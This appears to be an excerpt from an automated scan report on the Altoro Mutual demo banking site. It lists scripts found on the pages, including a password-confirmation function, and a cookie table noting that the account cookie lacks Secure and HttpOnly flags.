(e.size=e.__iterate(A)),e.size}function k(e,t){if("number"!=typeof t){var n=t>>>0;if(""+n!==t||4294967295===n)return NaN;t=n}return t<0?
C(e)+t:t}function A(){return!0}function O(e,t,n){return(0===e||void 0!==n&&e<=-n)&&(void 0===t||void 0!==n&&t>=n)}function P(e,t){return
M(e,t,0)}function T(e,t){return M(e,t,t)}function M(e,t,n){return void 0===e?n:e<0?Math.max(0,t+e):void 0===t?e:Math.min(t,e)}var
I=0,j=1,N=2,R="function"==typeof Symbol&&Symbol.iterator,D="@@iterator",L=R||D;function U(e){this.next=e}function q(e,t,n,r){var o=0===e?
t:1===e?n:[t,n];return r?r.value=o:r={value:o,done:!1},r}function F(){return{value:void 0,done:!0}}function z(e){return!!H(e)}function B(e){return
e&&"function"==typeof e.next}function V(e){var t=H(e);return t&&t.call(e)}function H(e){var t=e&&(R&&e[R]||e[D]);if("function"==typeof t)return
t}function W(e){return e&&"number"==typeof e.length}function J(e){return null===e||void 0===e?ie():a(e)?e.toSeq():function(e){var
t=se(e)||"object"==typeof e&&new te(e);if(!t)throw new TypeError("Expected Array or iterable object of values, or keyed object: "+e);return t}
(e)}function Y(e){return null===e||void 0===e?ie().toKeyedSeq():a(e)?u(e)?e.toSeq():e.fromEntrySeq():ae(e)}function K(e){return null===e||void
0===e?ie():a(e)?u(e)?e.entrySeq():e.toIndexedSeq():ue(e)}function G(e){return(null===e||void 0===e?ie():a(e)?u(e)?
e.entrySeq():e:ue(e)).toSetSeq()}U.prototype.toString=function(){return"
[Iterator]"},U.KEYS=I,U.VALUES=j,U.ENTRIES=N,U.prototype.inspect=U.prototype.toSource=function(){return this.toString()},U.prototype[L]=function()
{return this},t(J,n),J.of=function(){return J(arguments)},J.prototype.toSeq=function(){return this},J.prototype.toString=function(){return
this.__toString("Seq {","}")},J.prototype.cacheResult=function(){return!this._cache&&this.__iterateUncached&&
(this._cache=this.entrySeq().toArray(),this.size=this._cache.length),this},J.pro...
```

https://demo.testfire.net/admin/admin.jsp

```
function confirmpass(myform)
{
  if (myform.password1.value.length && (myform.password1.value==myform.password2.value))
  {
    return true;
  }
  else
  {
    myform.password1.value="";
    myform.password2.value="";
    myform.password1.focus();
    alert ("Passwords do not match");
    return false;
  }

}
```

https://demo.testfire.net/admin/admin.jsp

```
return confirmpass(this);
```

Cookies **2**

Go to Table of Contents

Name	First Set	Domain	Secure	HTTP Only	Same Site	JS Stack Trace
Value	**Requested URL**		**Expires**			
AltoroAccounts	https://demo.testfire.net/doLogin	demo.testfire.net	False	False		
"ODAwMDAyflNhdmluZ3N+LTQuNzY3Mjc5NTkxMjI5MTM4RTE5fDgwMDAwM35DaGVja2luZ341LjE5NDYwMjI4ODgyNDkyOUUyMHw0NTM5MDgyMDM5Mzk2Mjg4fkNyZWRpdCBDYXJkfi0xLjk5OTU0MzQwMTI4ODcxMTY4RTE4fA=="	https://demo.testfire.net/bank/main.jsp					
JSESSIONID	https://demo.testfire.net/	demo.testfire.net	True	True		
46A0D9945AF1197A573621098B2042E0	https://demo.testfire.net/login.jsp					